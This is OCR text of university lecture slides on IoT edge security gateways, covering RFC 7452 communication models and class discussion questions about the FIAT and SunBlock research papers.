Lecture #4: IoT edge security systems

Cristian Hesselman, Antonia Affinito, Etienne Khan, Ting-Han Chen

University of Twente | May 15, 2024

Key concept: gateway

Today’s agenda

- Admin
- Introduction to today’s lecture
- Paper on FIAT
- Break
- Paper on SunBlock
- Feedback

Admin

Interactive lectures

- Overall objective: enable you to learn from each other and further increase your understanding of the papers, contributes to preparing yourself for the oral exam

- Interactive format
  - Teachers summarize two papers per lecture
  - Multiple-choice and open questions (not graded) and discussion
  - Enables you to learn from each other, so mandatory to participate

- **A 7th "re-sit" lecture in case you miss a lecture** (optional for everybody else), same format

Paper summaries

- You must have handed in your two summaries **before 7AM on the day of the lecture**
- Each summary can be at most 250 words, at most 1 single-sided A4 page
- You can add figures, and graphs from the paper or add your own if you like (e.g., concept maps)
- You can use the summaries during the oral exam
- Submit through CANVAS
- You **cannot** complete SSI without submitting 12 paper summaries!

Schedule

No.	Date	Contents
1	May 1	Course introduction
2	May 8	Lecture: IoT and Internet Core Protocols
3	May 14	Guest lecture #1: How the core of the Internet works. Lecturer: Marco Davids (SIDN Labs)
4	May 15	Lecture: IoT Edge Security Systems
5	May 29	Lecture: IoT Botnet Measurements 1
6	Jun 5	Lecture: IoT Botnet Measurements 2
7	Jun 12	Lecture: IoT Security in Non-Carpeted Areas
8	Jun 19	Lecture: IoT Device Security
9	???	Guest lecture #2: t.b.d

Important dates

- Two summaries per lecture: before the lecture (07:00 CEST) in which the papers will be discussed
- Lab report (PDF) and required files: **June 19, 2024, 09:00 CEST**
- All to be submitted through CANVAS


Introduction to today’s lecture

Motivation for today: important IoT comms model

- Security
- Protocol translation
- Cell phone
- Hub device

FIGURE 3

Example Of Device-To-Gateway Communication Model



APPLICATION SERVICE PROVIDER

IPv4 / IPv6

Protocol Stack

LOCAL GATEWAY

HTTP
TLS
TCP
IPv6

CoAP
DTLS
UDP
IPv6

Layer 1 Protocol

Bluetooth Smart
IEEE 802.11 (Wi-Fi)
IEEE 802.15.4 (LR-WPAN)

Device with Temperature Sensor


Device with Carbon Monoxide Sensor

SOURCE: Tschofenig, H., et.al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt.

H. Tschofenig,, J. Arkko, D. Thaler, D. McPherson, "Architectural Considerations in Smart Object Networking", RFC7452, March 2015
K. Rose, S. Eldridge, L. Chapin, "The Internet of Things: An Overview – Understanding the Issues and Challenges of a More Connected World", ISOC Whitepaper, October 2015

FIGURE 1

Example Of Device-To-Device Communication Model



WIRELESS NETWORK

Light Bulb From Manufacturer A


Bluetooth, Z-Wave, Zigbee

Light Switch From Manufacturer B

SOURCE: Tschofenig, H., et.al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt.

FIGURE 2

Example Of Device-To-Cloud Communication Model



APPLICATION SERVICE PROVIDER

HTTP
TLS
TCP
IP

CoAP
DTLS
UDP
IP


Device with Temperature Sensor

Device with Carbon Monoxide Sensor

SOURCE: Tschofenig, H., et.al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt.

FIGURE 4

Back-End Data-Sharing Model



Protocol Stack

CoAP
or
HTTP

Light Sensor

APPLICATION SERVICE PROVIDER #1

HTTPS
Oauth 2.0
JSON

APPLICATION SERVICE PROVIDER #2

APPLICATION SERVICE PROVIDER #3

SOURCE: Tschofenig, H., et.al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt.

Poll: what would you do if…

If you were the developer of a smart doorbell, which model would you use for your deployment?


A. Device-to-device

B. Device-to-cloud

C. Device-to-gateway

D. Back-end data sharing

And of course: why? ☺



Today's papers

[FIAT] Y. Xiao and M. Varvello, "FIAT: Frictionless Authentication of IoT Traffic", Proceedings of the 18th International Conference on Emerging Networking EXperiments and Technologies (CoNEXT '22), 2022, https://doi.org/10.1145/3555050.3569126

[SunBlock] Vadim Safronov, Anna Maria Mandalari, Daniel J. Dubois, David Choffnes, and Hamed Haddadi, "SunBlock: Cloudless Protection for IoT Systems", Passive and Active Measurement Conference (PAM 2024), March 2024

Solid science [FIAT] and more practical work [SunBlock]

Today’s learning objective

- After the lecture, you will be able to discuss the design, operation, and evaluation of FIAT and SunBlock, which are two example systems that protect users and the Internet from insecure IoT devices using gateways at the edges of the network (e.g., in home networks)

- Different approaches, will give you a feel for the spectrum of possible gateway solutions (there are many more)

- Contributes to SSI learning goal #1: “Understand IoT concepts and applications, security threats, technical solutions, and a few relevant standardization efforts in the IETF”

Edge Security Architectures

- Who should they protect?
- What type of counter measures should be considered? blocking, patching, notifying*, …
- What could be the implications of setting automatic security policies on devices? How would end users react to this?

* https://holmes.distributit.nl

Y. Xiao and M. Varvello,


“FIAT: Frictionless Authentication of IoT Traffic

18th International Conference on Emerging Networking EXperiments and Technologies (CoNEXT ’22), 2022

UNIVERSITY
OF TWENTE.

SIDN LABS

FIAT's Architecture




- Is this diagram clear?

QUIC 0-RTT

Re-negotiation

Session resumption




Source: https://techcommunity.microsoft.com/t5/itops-talk-blog/smb-over-quic-files-without-the-vpn/ba-p/1183449

Attacker Model

The attacker is considered to be able to :

1. compromise any IoT account of the user,
2. control the home network,
3. compromise any of the devices associated with FIAT.



UNIVERSITY OF TWENTE.


SIDN LABS

Traffic Predictability

- Do you agree that IoT traffic is predictable?

- Could there be a bias in the measured devices?

- Flow definition:
  - ○ Classic: < *ip_src, ip_dst, port_src, port_dst, proto, size* >
  - ○ Portless: < *ip_src, domain_name, proto, size* >



Traffic Predictability





Figure 2: Predictability of control, automated, and manual traffic in our testbed using the PortLess flow definition.



Control

Automated

Manual

Predictability

User behavior dependency

Traffic Predictability

- Nest thermostat is equipped with a motion sensor and is capable to turn its screen off when no mobile phone is in the same LAN.

- Cameras (WyzeCam and Blink) have higher manual traffic predictability since video streams are typically constant rate.

Machine Learning


- [FIAT] heavily relies on machine learning.
- Can we blindly trust machine learning algorithms to detect and take actions on anomalies in the IoT?
- Do we want machine learning for the IoT security? If so, should we focus on explainable ML?
- Are all IoT devices smart phone dependent?

FIAT’s IoT Proxy

- Grouping unpredictable traffic into events with a threshold of 5 seconds?

- Number of ML features?

- Unpredictable manual events are dropped (and the user is notified) if FIAT does not verify a human activity. Is this any problematic?



App Dependency

- [FIAT] heavily relies on the assumption that an IoT device is used with a companion APP. Is this a fair assumption?

Sugawara et al. "Light commands: laser-based audio injection attacks on voice-controllable systems." Proceedings of the 29th USENIX Conference on Security Symposium, 2020.

Breaking Into a Smart Home With A Laser - Smarter Every Day 229

https://www.youtube.com/watch?v=ozIKwGt38LQ &ab_channel=SmarterEveryDay

Key Takeaways

- Edge security deployments need to consider multiple relevant attacker models.

- ML introduces some benefits, but it has its own challenges when dealing with network traffic.

Coffee break

SunBlock: Cloudless Protection for IoT Systems

Vadim Safronov (Imperial College London), Anna Maria Mandalari (University College London), Daniel J. Dubois (Northeastern University), David Choffnes (Northeastern University), Hamed Haddadi (Imperial College London)


Starting off

How do you interpret the title of the paper?


What did you like?

What didn’t you like?

